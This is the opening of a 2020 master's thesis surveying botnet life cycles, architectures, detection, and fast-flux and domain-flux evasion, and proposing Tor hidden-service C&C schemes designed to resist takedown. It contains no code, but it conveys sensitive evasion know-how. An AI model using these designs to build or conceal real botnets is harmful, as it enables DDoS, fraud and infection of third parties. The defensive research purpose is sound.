Σχεδιασμός και Υλοποίηση δικτύου **botnet** βασισμένο στο πρωτόκολλο ανωνυμοποίησης **Tor**

Η Μεταπτυχιακή Διατριβή κατατέθηκε στο τμήμα
Μηχανικών Πληροφοριακών & Επικοινωνιακών Συστημάτων
του Πανεπιστημίου Αιγαίου
σε μερική εκπλήρωση των απαιτήσεων για το
Μεταπτυχιακό Δίπλωμα Ειδίκευσης στις
Τεχνολογίες και Διοίκηση Πληροφοριακών και
Επικοινωνιακών Συστημάτων

Δημήτριος Γεωργούλιας

Επιτροπή

Επιβλέπων: Δρ. Μάριος Αναγνωστόπουλος - Μεταδιδακτορικός Ερευνητής
Μέλος: Δρ. Γεώργιος Καμπουράκης - Καθηγητής
Μέλος: Δρ. Ελισάβετ Κωνσταντίνου - Επίκουρος Καθηγήτρια

Αύγουστος 2020

Design and Evaluation of a Botnet coordination architecture based on the Tor Protocol

A dissertation
submitted to the Department of Information & Communication
Systems Engineering
of the University Of The Aegean
in partial fulfilment of the requirements
for the degree of
Master of Science

UNIVERSITY OF THE AEGEAN

Dimitrios Georgoulias

Committee

Supervisor: Dr. Marios Anagnostopoulos - Postdoctoral Researcher
Member: Dr. George Kambourakis - Professor
Member: Dr. Elisavet Konstantinou - Assistant Professor

August 2020

Statement of Authenticity

I declare that this thesis is my own work and was written without literature other than the sources indicated in the bibliography. Information used from the published or unpublished work of others has been acknowledged in the text and has been explicitly referred to in the given list of references. This thesis has not been submitted in any form for another degree or diploma at any university or other institute of tertiary education.

Karlovasi, 4th August 2020

Full Name:
Dimitrios Georgoulias

(Signature)

Abstract

Botnets have always been a big threat, both to the average Internet user and to large organisations, because of the wide range of malicious purposes they can be used for. Over the recent years, this threat has been rapidly growing with the development of the Internet and use of more advanced botnet architectures. This thesis aims to raise the awareness of the Security community concerning botnet architectures which utilize the Tor network. These architectures can provide advanced covertness to a botnet's operations, as well as resilience, because of the fact that the Command and Control (C&C) Server can operate on a Hidden Service (HS), where the bots connect after acquiring the onion address of the service. This onion address is constantly changing dynamically. The bots acquire the onion address, through the usage of HS - Gateways or by using a scheme called "Tor Fluxing" where the bots query a DNS authoritative server, controlled by the botmaster, and request for the DNS TXT records of a domain name, generated by a Domain Generation Algorithm (DGA). These mechanisms make the efforts of tracing and taking down the C&C infrastructure, a very challenging task. Lastly, the proposed architectures are evaluated and their respective performances provide an insight on what each architecture has to offer.

Keywords: Network Security; DNS; TOR; Botnets;

Dimitrios Georgoulias
Department of Information and Communication Systems Engineering
University of the Aegean

Περίληψη

Τα δίκτυα μολυσμένων υπολογιστών, γνωστά ως botnets , αποτελούν μια σημαντική απειλή για την ασφάλεια του διαδικτύου για τον μέσο χρήστη αλλά και για τους μεγάλους οργανισμούς λόγω της μεγάλης ποικιλίας των κακόβουλων σκοπών για τους οποίους μπορούν να χρησιμοποιηθούν. Τα τελευταία χρόνια, αυτή η απειλή αυξάνεται συνεχώς, όπου χρησιμοποιούνται πιο εξειδικευμένες αρχιτοκτονικές και μέθοδοι συγκάληψης της λειτουργίας των botnets. Αυτή η εργασία έχει ως στόχο να αυξήσει την ενημερότητα της κοινότητας της Ασφάλειας σχετικά με τις αρχιτεκτονικές που δύνανται να χρησιμοποιούν το δίκτυο ανωνυμίας Tor. Αυτές οι αρχιτεκτονικές μπορούν να προσφέρουν αυξημένη διακριτικότητα και μυστικότητα στην λειτουργία ενός botnet, καθώς και ανθεκτικότητα και αντοχή, χάρη στο γεγονός ότι ο server που αποτελεί το κέντρο ελέγχου των bots, ο Command and Control (C&C) Server, μπορεί να λειτουργεί σε ένα Hidden Service (HS), στο οποίο τα bots συνδέονται αφότου αποκτήσουν την onion address του HS. Αυτή η onion address, μεταβάλεται συνεχώς δυναμικά. Τα bots αποκτούν την onion address μέσω της χρήσης ενός HS - Gateways ή μέσω ενός μηχανισμού που ονομάζεται “Tor Fluxing” όπου τα bots στέλνουν DNS ερωτήματα σε έναν DNS Authoritative Server υπό τον έλεγχο του Botmaster, και ζητούν τις DNS TXT εγγραφές για ένα domain name, το οποίο έχει παραχθεί με την χρήση ενός Domain Generation Algorithm (DGA) αλγορίθμου. Αυτοί οι μηχανισμοί κάνουν το εντοπισμό και την αντιμετώπιση της C&C server υποδομής με σκοπό την παύση της λειτουργίας της και την αποσυναρμολόγηση του botnet , μια πολύπλοκη και δύσκολη διαδικασία. Τέλος, οι προτεινόμενες αρχιτεκτονικές αξιολογούνται και συγκρίνονται όσον αφορά την απόδοση τους, προσφέροντας πληροφορίες σχετικά με το τι μπορεί να προσφέρει κάθε αρχιτεκτονική.

Λέξεις κλειδιά: Botnet; DNS; TOR; Ασφάλεια δικτύων· Επίθεση·

Δημήτριος Γεωργούλιας
Τμήμα Μηχανικών Πληροφοριακών & Επικοινωνιακών Συστημάτων
Πανεπιστήμιο Αιγαίου

Acknowledgements

First of all I would like to thank my parents for their unconditional love and support throughout every venture of my life. Without you I would have never reached my current level of success.

I would also like to express my sincere gratitude towards Dr. Marios Anagnostopoulos, for his kind supervision and support during the execution of this thesis, and Dr. George Kambourakis for his guidance during my studies at the University of the Aegean.

Last but not least i would like to thank my friends Eva Karapanagiotou and Zacharias Psarakis, because their support played a crucial role in my decision to get into the Information Security field and apply for my MSc.

Contents

List of Figures

List of Acronyms

DOS ..... Denial Of Service

VM ..... Virtual Machine

HS ..... Hidden Service

DGA ..... Domain Generation Algorithm

RTT ..... Round Trip Time

DNS ..... Domain Name System

C&C ..... Command and Control

Tor ..... The Onion Router

CI ..... Confidence Interval

P2P ..... Peer-to-Peer

IDS ..... Intrusion Detection System

HTTP ..... Hypertext Transfer Protocol

IRC ..... Internet Relay Chat

LEA ..... Law Enforcement Agency

Chapter 1

Introduction

Botnets pose a serious threat to the Internet [1]. They can be used to fulfil a variety of purposes, but Distributed Denial of Service attacks (DDoS) constitute the main purpose of a botnet and can create real damage in an organisation's operations. Deploying a botnet is inexpensive and can be utilized from the botmaster to carry out their malicious purposes. Moreover, a botnet can be leased as a service to other malicious individuals, looking to acquire a bot army to accomplish their goals. Creating botnets and offering them as a service, or even selling them, has turned into a quite profitable industry, because of the limited resources required to create the bot army and the possible profits they can provide. An important factor widely contributing to the blooming of this industry, is the Tor network, which is utilized both for the operations of a botnet's infrastructure, most importantly the Command and Control server (C&C), but also serving as a marketplace for renting and selling botnets as a service.

In this thesis, we firstly focus on the botnets operation. In Chapter 2 we analyse a botnet's life-cycle, the steps require to form the bot army and be an active part. Following, we study some of the most common architectures used for a botnet's formation. We also explain the malicious purposes a botnet can be effectively used to accomplish. In Chapter 3, we examine some mechanisms that can be implemented to detect botnet traffic and defend against botnets, followed by mechanisms aiming to provide evasion to a botnet against detection, namely the Fast Flux and Domain Flux techniques along with methods to detect these techniques. Chapter 4 describes The Onion Router (TOR), what it is, how it works and which way botnets can exploit it's Hidden Services (HS) to hide their operations. Here we also examine the architectures of such botnets, some of the weaknesses they present and how these weaknesses can be exploited.

In chapter 5, we propose two architectures designed to utilize the Tor network. The basic concept of both architectures is having the C&C server of the botnet constantly migrating to different proxy-bots, in order to provide resilience and stealth to the botnet's operations, making tracing and shutting down efforts highly challenging. The difference between these two architectures is the coordination mechanism they deploy. The first one is based on the usage of a Gateway-HS, where the bots, having its HS onion address hard-coded, connect to and retrieve the onion address that the C&C server is operating at. The latter utilizes the DNS protocol and specifically the "Tor Fluxing" [2] mechanism for this task, similar to the fast-fluxing mechanism, where essentially both the onion address of the C&C server and the

corresponding domain name are frequently changing. The bots query a DNS authoritative server owned by the botmaster about a domain name generated by a Domain Generation Algorithm (DGA), and request for the DNS TXT records of this domain, which contains the HS onion address corresponding to the C&C server. The botmaster, using this DGA, with the same pre-shared parameters, updates the DNS TXT records with the HS onion address of the C&C server, every time they choose to migrate it to a different proxy-bot.

In Chapter 6, we implement and evaluate the two proposed architectures. We measure the Round Trip Time (RTT) of the bots, C&C server, gateway and DNS server and use them to compare the performance of the architectures. In order for the performance evaluation to be more representative, we include the DGA generation time, as well as the time each DGA implementation needed in order to accomplish coordination, in the overall performance of the DNS architecture, with the latter proving to be a very important factor. Lastly, in Chapter 7 we conclude this thesis.

Chapter 2

Botnets

A botnet is a collection of infected devices (bots) receiving and responding to commands from a server (the C&C server) that serves as a rendezvous mechanism for commands and orders by a human controller (the botmaster) [3]. In order for a bot to become an active part of the botnet, it has to go through a number of actions-steps, called the life cycle of a botnet [4], [5].

2.1 Life Cycle

2.1.1 Propagation

The effectiveness of a botnet is greatly affected by its ability to keep increasing in size. Adding new bots in the botnet's army is one of the main goals of every botmaster. Most bot binaries contain functionalities in order to achieve propagation to other devices. Propagation, depending on the level of human interaction needed, can be classified as active and passive.

- **Active**

The main active propagation mechanism is through scanning. A scanning bot searches for other machines that have vulnerabilities. Firstly, the vulnerability is exploited. Then the bot application is installed and at that point the new infected bot is able to connect to the C&C and receive orders. Some botnets propagate following the same principles as worm viruses. They copy themselves and propagate automatically (self-propagating, e.g., WannaCry [6]). In order to achieve this, some have been known to scan the whole IPv4 range in a matter of days, going through millions of different IP addresses in an effort to locate vulnerable machines.

- **Passive**

The difference between passive and active propagation is user interaction. There are 3 widely used techniques to achieve passive propagation. Drive-by Download is the most common. In this scenario a user is lured to automatically download the bot malware by being deceived to visit compromised or specifically crafted websites. Infected media can be equally effective where, for example, the bot malware can infect a machine through an infected removable disk, e.g. USB storage. This propagation method is powerful because it can spread the bot malware through a private offline network, like in the case of Stuxnet [7]. The third technique is social engineering.




Figure 2.1: Botnet General Infrastructure

This mechanism utilizes methods that aim to entice and essentially trick a user into willingly downloading the bot malware (e.g., Koobface [8]).

2.1.2 Establishing Connection

There are 2 basic ways of establishing a connection with the C&C server:

- **IP address**

One way to achieve communication with the C&C server is by IP address. The IP address or a way to retrieve it must be hardcoded in the binary of the bot malware. This is considered as a primitive method because the IP address can be retrieved through reverse engineering, revealing the C&C server and leading to server hijacking. Also, an administrator can blacklist the C&C IP(s) at a network gateway and block the communication.

Another implementation of the method is seeding, which is used in p2p botnets [9]. At the time of the infection, every bot is provided with a list of peers. This mechanism is resilient to reverse engineering because doing so will not reveal the list of peers. This is because the peer list is kept separately from the bot application and is named in a way that does not attract attention.

Some botnets use a combination of the 2 mentioned implementations of the IP address method (e.g., Nugache). In this scenario the peer list is given to the bot before the application runs (1st method - seeding) or obtained after execution, through connecting to a number of hardcoded hosts (2nd method - hardcoding).

- **Domain Name**

With this mechanism, the bots are provided with a domain name instead of an IP address, in order to reach the C&C servers, and the botnet utilizes DDNS or rogue DNS servers to make the architecture more resilient. There are 2 implementations of this method which differ in the way the domain name is provided to the bots.

In the first implementation, hardcoding is used again. The IP address of the C&C is retrieved through using a domain name hardcoded in the application. In case this specific IP is taken down, the botmaster can refresh the IP of the domain with a new one, keeping the botnet operational. This mechanism is known as "Fast Flux". In the second implementation of the method, the domain name is generated dynamically by using the Domain Generation Algorithm (DGA), known both to the bots and botmaster and with pre-shared parameters. This way the botnet can use a newly generated domain name, in case the old one gets taken down. This mechanism is known as "Domain Flux".

- **Blockchain**

Another interesting mechanism for botnet coordination, is based on blockchain infrastructure [10]. In this scenario, initially the bots query for the transactions made from a number of public keys-user accounts. These transactions are directed towards random user accounts, whose public key/ID string would contain the information to locate the C&C server. An example is the information being the first or last x number of characters of the ID string. Using this information, depending on if it is a domain name or an IP address, the bot can then connect and coordinate with the rest of the bot army.

2.1.3 Command & Control(C&C)

Basic aspect of every botnet that operates effectively is the C&C - Bot communication. There are 2 main ways this communication is carried out.

- **Existing protocol**

Using existing protocols, that have been proved trustworthy and effective in carrying the communication between the C&C and the bots. In the past, the IRC protocol was an efficient way to accomplish this, but it is now considered deprecated because of the effectiveness of law enforcement in taking down botnets using IRC to communicate. Another choice was the HTTP protocol. In an implementation employing HTTP, the bots send GET requests to the C&C server, which then sends back a response. This response contains the commands of the botmaster to the bots. The majority of networks do not have the option of blocking HTTP traffic, which makes this mechanism really effective.

Peer-to-peer networks have been utilized in botnets as well. The commands can be issued to botnet through any node which makes detection of the C&C quite challenging. Some indicative paradigms of protocols utilized in P2P botnets [11] for the coordination between bots and C&C server are BitTorrent [12], Gnutella [13], Kademlia [14], Overnet and WASTE [15] and the most important P2P botnets are Slapper [16] and Sinit [17], [18] followed by Phatbot [17],[**know**] Storm [19],

[20],[21] and Nugache [22], [21]. Research has also shown that Skype and VOIP are promising as well.

- **Neoteric Protocol**

Botnets can also use new applications or custom protocols to carry out the C&C-bot communication. One example is using fake profiles in social networks for the communication between the botnet entities. In this scenario the botmaster can issue commands to the bots through the status, feed and the features that each social network offers. Botnets using social networks as a stepping stone to communicate have not been proven effective. This is mainly because they can easily be taken down and because of the cooperative attitude of social network owners who, with the security of their users in mind, will provide assistance to law enforcement agencies (LEA) in order to take down botnets that threaten the functionality of their service.

2.2 Architectures

Based on how the bots communicate with the C&C, a botnet can follow a centralized, decentralized or hybrid architecture[4], [23], .

2.2.1 Centralized

A centralized topology is very similar to the basic server – client model. All the bots communicate with a single C&C server from which they receive their orders and usually they use IRC or HTTP because HTTP traffic is allowed in the majority of networks.

- **Star**

This is the basic architecture of IRC-based botnets. The botmaster commands are issued directly from the C&C to the bots.

Pros: Speed, Simple to control.
Cons: Single point of failure

- **Hierarchical**

In order to conceal the botmaster, some botnets incorporate the usage of proxies (compromised machines) between the bots and the botmaster. There is very little chance of the botmaster being exposed through analyzing the bots' activities. Another advantage of this architecture is that even if some proxies are taken down, the botnet remains functional. Furthermore, this kind of hierarchical nature allows for the rent of parts of the botnet to third parties. The disadvantage in this scenario is latency because of the proxy layers that the bot-botmaster communication has to go through.

Pros: Compromised bots will not reveal the rest of the botnet - Parts of the botnet can be rented as a service
Cons: Latency

2.2.2 Decentralized

In decentralized architecture there is no central C&C server. The management of the bots is accomplished through multiple C&C servers and the protocols that are mainly used are peer-to-peer (P2P).

- **Multi-Server(Distributed)**

As the name states, in this topology there are multiple C&C servers, which can communicate with each other. The servers are usually spread over different geographical locations and are tasked with controlling bots that operate near their location. This offers resilience to the botnet because if the initial C&C server are taken down, the bots can simply connect to another one. A fact that enhances the resilience of this architecture, is that having the C&C servers spread out throughout many countries makes it highly unlikely to successfully take down all the servers simultaneously. The trade-off is that the botnet adopts a more complex architecture and greater latency.

Pros: No single point of failure - Can be optimized geographically, meaning that the control of bots can be assigned to a specific number of proxy bots, depending on their location
Cons: Much more complicated to setup

- **Random - Peer-to-Peer** [24]

In a random architecture there is no clear botmaster-bot communication. Any bot can be used to issue commands to the rest of the botnet. In peer-to-peer botnets (P2P) the botmaster can use any bot to issue commands throughout the botnet which makes it very difficult to locate the botmaster or hijack the botnet. An advantage of the topology is that taking down bots will not affect the rest of the botnet but it has the disadvantage of latency because of unexpected delays depending on the bots that are chosen to issue commands, making this architecture unsuitable for carrying out large coordinated attacks. Also, capturing a single bot leads to the disclosure of several other bots because each bot of the network carries a peer list.

Pros: High resilience
Cons: Latency - Compromised bots can be used to enumerate the botnet

2.2.3 Hybrid

A combination of centralized and decentralized architectures is used for the formation of a hybrid architecture. An example is a botnet using a single C&C server (centralized) which communicates with proxy bots but uses P2P to carry out the communication between the proxy and the bots that the proxy handles. Depending on the implementation these architecture can offer a combination of the advantages and disadvantages mentioned above.

2.3 Purpose

A botmaster recruits bots in order to use their cumulative power to carry out a variety of malicious activities. The possibility of the botmaster's detection is minimal since the actual malicious activities are carried out by the bots, which belong to legitimate users. The most notable types of malicious activities that botnets can be used for are [5]:

- **Information Gathering**

Bots can be used to collect information such as credentials, bank account numbers and credit card numbers from the infected devices. They can also be used to gather information on organizations like companies or even nations, known as cyber espionage (e.g. Ghostnet [25]).

- **Distributed Computing**

In normal operation the devices typically use only a percentage of their computing power. A botnet can utilize the processing power and storage capacity of many computers-bots to host and share files and perform computationally expensive tasks such password cracking or cryptocurrency mining [26].

- **Cyber Fraud**

The cyber fraud can be achieved by tricking users into carrying out activities that they would not normally do, if they knew the consequences. The most common way to achieve this is through web-phishing where the user connects to a different website than intended and every piece of information is intercepted by the attacker (e.g. Torpig [27]).

- **Spreading Malware**

Another way to use a botnet is for spreading malware. This may be the actual intention of the botmaster but there are many cases of malware-spreading botnets, functioning as a service for hire. Examples are ZeuS [28]and Pushdo [29].

- **Cyber Warfare**

Cyber warfare describes actions taken by countries, aiming to damage or disrupt the functionality of another country's systems. Cyberspace is considered a critical means to gain a strategic edge over another country. Two great examples are Stuxnet [30], which infected the systems of Iran's nuclear sites and the 2007 Distributed Denial of Service (DDoS) against the power grid infrastructure Estonia, which is widely believed to have been launched by Russia [31].

- **Unsolicited Marketing** [32]

Marketing through the web is faster, cheaper and easier, so some marketers have abused this over the years mainly through the spamming of advertisement emails and pop-ups. In order to counter this phenomenon several steps were taken, including blacklisting the servers that were most commonly the source of those spam mails. Botnets offered the spammers an alternative. Botmasters supply email templates to the bots which then send spam emails. Spreading the total number of spam mails sent, over a great number of sources, makes detection challenging because there is only a small number of emails sent from each bot.

- **Network Service Disruption**

The most common botnet usage is to carry out Distributed Denial of Service (DDoS) attacks in order to bring down services on the Internet [33]. In this scenario the bots flood a target service with a huge number of requests, causing it to overflow capacity and making the service unavailable to the legitimate users.

Chapter 3

Detection, Evasion & Defense

3.1 Detection

Botnet detection plays an important role in defending against cyber threats. There are two main categories of detection methods: honeynets and Intrusion Detection Systems (IDS) which are further divided into signature-based and anomaly-based systems [4], [5].

3.1.1 Honeynets

Honeynets are best used for collecting information from bots, which can lead to apprehending the technology and the characteristics of a botnet. They can also be used to obtain the bot binaries, which could be used for reverse engineering or to further infiltrate the botnet. Honeynets have several limitations with the most important being:

- Limited scale of exploited activities that they can track.
- Able to detect only activity of bots that propagate through methods like spamming, scanning and downloading.
- The only source of information on the detected bots is the traps set.

The increase in honeynet usage eventually leads to the botmasters actively trying to seek ways of avoiding the honeynet traps.

3.1.2 IDS

IDS botnet detection can be either signature-based or anomaly-based:

I. **Signature-based**

Signature-based techniques apply the signature of bots into the IDS. An example of this implementation is SNORT. The main concept is extraction of information from captured packets, marking of patterns and then registering in a database which is then easily used to detect suspicious traffic. The downside is that this detection technique can only succeed against well known

botnets, making it unsuitable for detection of zero-day attacks. Furthermore, the mechanism might miss similar bot behaviour with slightly different signatures. Another disadvantage is keeping the signature database constantly updated which raises the management costs and reduces overall performance.

II. **Anomaly-based**

The idea behind anomaly-based techniques is using information that indicate abnormal network or system behavior such as unusual use of system resources, high traffic volume, high network latency and traffic on unusual ports in order to detect bot activity. These techniques are further divided into host-based and network-based anomaly detection.

- Host-based

Host-based mechanisms analyze the host machine behavior. When a machine is infected and turned into a bot, it performs call sequences to system libraries that differ from the legitimate ones normally performed in the system. These mechanisms are quite effective against download attacks and onset infection in general.

- Network-based

Network-based mechanisms perform network traffic analysis. This is achieved either passively or actively.

  – Active monitoring

  Active monitoring techniques rely on a cause and effect mechanism. One example is BotProbe [34]. The idea is to inject packets and observe the reaction of the suspicious machines. Bots are pre-programmed to respond to certain predefined commands and responses are consistent. The advantage of this technique is a quick response time but it has the great disadvantage of increasing network traffic. Moreover, injecting packets facilitates detection tracking tools and may be subject to legal issues.

  – Passive monitoring

  Passive monitoring techniques observe the network traffic and inspect for suspicious communication that would exist between a bot and the C&C, using signature or anomaly detection techniques. The reason why this method is effective in detecting bot behavior is the fact that bots belonging to the same botnet exhibit the same pattern regarding the communication with the C&C. Botmasters must communicate with the bots to perform attacks and there are common traffic patterns in the network linked to each stage of the bot life cycle, as well as the same network protocols used for communication and performing malicious activities. Passive detection can be achieved through the usage of a number of different methods such as statistics, traffic mining, graph theory,

clustering, correlation, stochastic models, decision trees, discrete Fourier transformations, machine learning, discrete time series, group analysis and combinations of all the above.

The most common protocols that the detection methods are based on are:

(i) IRC protocol

(ii) DNS

(iii) SMTP

(iv) P2P

Despite the fact that there are many detection techniques, detection is a challenging task as:

- Botnet traffic is similar to normal traffic and may apply encryption in the communication channels to evade detection, reducing the effectiveness of signature-based techniques and making packet content analysis challenging.
- Botmasters have the option to use fluxing techniques which make detection even more challenging.
- Detection in large networks is very difficult to accomplish because of the huge amount of data that needs to be analyzed in real time.

3.2 Evasion

In every botnet, the botmaster remotely controls and coordinates the bots through a C&C server, which essentially makes it the most crucial entity of the botnet. Hence, concealing the C&C is critical for every botmaster. The DNS protocol is one of the most basic protocols used on the Internet by translating domain names into IP addresses for the purpose of locating web, mail or any other kind of servers. Unfortunately, it can also be used maliciously by botmasters to hide their C&C servers. This can be achieved through the implementation of 2 mechanisms: Fast Flux and Domain Flux [4], [5].

3.2.1 Fast Flux

Fast flux describes the rapid mapping of different IP addresses to the same domain name. This technique can be used to protect networks from various attacks scenarios but it can be used by cybercriminals as well. Specifically, botmasters use this technique to avoid detection of their C&C servers. There are two ways this mechanism can be implemented: single flux and double flux. The resulting structure is called a "fast-flux service network". The bots, knowing the domain name of the C&C server, have to follow two steps to contact the server:

1. Query the nameserver responsible for the domain name of the C&C, which will then send a response with the IP address of the C&C.

2. Use the IP that was received to establish communication with the C&C server.

Single flux targets the second step. The basic idea is that the bots, instead of communicating directly with the C&C servers, they communicate with a layer of proxy machines (other bots) which then in turn communicate with the C&C and relay the messages back and forth. These proxy machines are called "flux agents" or proxy bots. The IP addresses of the flux agents are resolved in the first step. To maintain concealment, the IP addresses of the proxy bots are constantly changing. Double flux is an upgraded version of single flux, only concerning the first step. The main difference is that in the double flux scenario, fluxing is extended to the nameserver responsible for resolving the C&C domain name. The nameserver a bot queries, refers it to another nameserver that is under the control of the botmaster. This second nameserver is the one that resolves the C&C domain name. The IP addresses that are received are those of the proxy bots. As in the single flux scenario, the bot then communicates with the proxy bots which then communicate with the C&C server.

3.2.2 Fast Flux Detection

There is a number of proposed mechanisms to detect fast flux:

- FluXOR[35] analyzes the domain name and some characteristics of the traffic to detect.
- Holz et al.[36] describes a method where detection is accomplished through exploiting the limitation that networks using fast-flux present, namely the IP address range and the inability to guarantee the uptime of the machines used for fluxing.
- Nazario and Holz in [37] describe achieving detection by mining traffic data on the fly.
- Caglayan et al.[38] describes a detection mechanism based on the analysis of the behavior of the networks using fast flux. The results showed that there are common life-cycle and cluster formations.
- Perdisci et al.[39] proposed a system that detects malicious behavior through the analysis of DNS traffic from many network-sources.
- Bilge et al.[40] describe a mechanism called EXPOSURE which performs DNS traffic analysis through various techniques.
- Antonakakis et al.[41] created a mechanism called Kopis which like EXPOSURE, uses the DNS protocol to detect malicious behavior but does it in a way that results in precision and without relying on local DNS traffic. On the contrary Kopis can analyze traffic at the higher levels of the DNS infrastructure.
- Hu et al. created the DIGGER engine[42] and Gržinić et al. created the method CROFlux [43], both based on the usage of the DNS protocol to accomplish fast flux detection.

3.2.3 Domain Flux

Another mechanism that can be used to make C&C resilient to detection is **Domain flux**. In this scenario the ever-changing part of the botnet is the domain name of the C&C server. Every bot, using the Domain Generation Algorithm (DGA) creates a large number of domain names and then queries the DNS server trying to resolve those domains. The bot then tries to communicate with the resolved IP address and if it gets back a response, it has found the C&C server. The C&C domain name is chosen by the botmaster and changed often, making it really hard to trace. Examples of botnets using this mechanism are Shylock, Carberp and Zeus. Implementing domain flux contributes towards avoiding detection and takedown attempts because trying to shut down every domain that could potentially correspond to the C&C server is not a viable course of action for law enforcement, due to the vast number of the generated domains and the fact that the domains are across multiple management areas. In case the C&C server is taken down, the bots are able to connect to the new C&C server going through the same procedure again. Lastly, because of the usage of public-key encryption, the bots cannot be taken over. They will only follow the commands that have been signed by the botmaster's private key.

3.2.4 Domain Flux Detection

DGA-based botnets that use domain flux to avoid detection can be extremely hard to detect. They rely on the DGA to communicate with the C&C, so there have been efforts to detect botnets based on their DGA. The technologies aim to detect domain flux through analyzing the domain names used, the DNS traffic, also through reverse - engineering malware, behavioral models, analyzing information from Social Network usage or even by trying to capture the direct traffic between bots and the C&C server. The most notable methods to detect domain flux are the following:

- Yadav et al.[44] describe a method that detects usage of domain flux through searching for patterns in the domain names that DGAs produce.
- Schiavoni et al.[45] developed a method named Phoenix which using three modules, detection, discovery and observation, detects domain names generated by DGAs, monitors them and gathers useful information.
- Sharifnya and Abadi[46] establish a reputation scoring system where hosts are given scores based on the level of suspicious behavior they present and based on this score every host can then be categorized as bot-infected or legitimate.
- Grill et al.[47] proposed a technique that is able to detect whether a host is infected with bot malware or not. This approach is based on the logic that, in a specific time window, a host making a big number of queries that are not followed by the same number of IP resolves and visits, can be labeled as malware infected with high precision.
- Antonakakis et al.[48] and Mowbray et al.[49] describe two methods that detect DGA generated domains.
- Tzy-Shiah Wang et al.[50] proposed a mechanism called DBod which is based on the fact that if a number of machines are infected with the same bot-malware and using domain flux, they will query the same domain names.

3.3 Defense Techniques

When a botnet is detected the course of action is to either stop the bot or stop the whole botnet. Stopping one bot is not as effective, because most of the time there are more than one infected machines in a network. Generally, the defense against bots is achieved through disrupting the propagation of the bot worm and the bot communication with the C&C. Stopping the worm from propagating reduces the botnet's effectiveness and its utility to the botmaster. The most basic characteristics that are taken into account to achieve this are the number of vulnerable machines and the infection rate and duration. Stopping the communication of the bots with the C&C makes the bots unable to receive commands from the botmaster, rendering them practically useless to them. The existing approaches cover three main areas: prevention, treatment and containment [4], [5].

- Prevention consists of the technical actions performed such as system maintenance, antivirus programs and constant software updates, but user training as well. Mechanisms that are destined to combat malware infections are also effective in battling botnets but software may have security weaknesses and the users may not have sufficient knowledge of the software.

- Treatment is related to actions performed to disinfect the infected hosts and reduce the bot number. However, the disinfection of zombies, which sometimes requires the release of new mechanisms, new updates and the execution of tests, may take more time than there is available, which leads to inability to stop the worm before spreading to too many hosts.

- Containment can be split into two parts: detection and response. Botnet detection is generally performed by monitoring stations and/or monitoring the network. The response is about using mechanisms to stop traffic between the bots and the C&C servers and if possible, even server deactivation. Blocking the communication between the bots and the C&C can be achieved through firewalls, content filters, address blacklists and routes. Blocking can be automated and can start right after the infection without requiring human interaction and can be performed on the network directly. The containment methods differ based on the speed of detection and response to the threat, the method used to identify the threat and the solution that is to be applied, depending on the demands of each scenario.

Moore et al. [51] proposed two basic strategies for malware detection: using blacklists and content filtering. Content filtering proved to be more efficient, allowing a longer detection and reaction time, without leading to growth in the number of infections. These strategies must be applied within a network with as much ISP participation as possible. After conducting simulations, it was found that if 100 of the largest autonomous systems adopt a containment solution, there would be a decrease of approximately 90% in the number of machines infected in 24 h.

Freiling et al. [52] proposed a mechanism that can, through preventive action, bring down a botnet. To achieve this, the researchers first had to capture a bot, analyze its behavior to collect information and then managed to disable the network from the inside. Unfortunately, this could only be applied to botnets built on the IRC protocol. The information needed was:

- DNS or IP address, and IRC server port.
- Password to connect to the IRC server (optional).
- Bot nickname.
- IRC channel name and password, if applicable.

Chapter 4

The Onion Router(TOR)

4.1 The Onion Router

The idea for the Tor network began in 1995 by David Goldschlag, Mike Reed, and Paul Syverson at the U.S. Naval Research Lab (NRL) Their reasoning behind their research was to find a way to provide anonymity to internet users. Their work started developing slowly until the early 2000s where, with the help of MIT graduates Roger Dingline and Nick Mathewson, it evolved into the Tor project. In 2002 , Tor was deployed and the code was released to the public under a free licence. Four years later, in 2006 the Tor project, Inc was founded to maintain Tor's development. The network quickly gained the attention of technically advanced computer users, but it was still difficult for the average user to utilize. For that reason, 2008 was the year that the development of the Tor Browser began. Since then Tor has been gradually gaining more and more users, who are mainly interested in the anonymity that the network provides. [53].

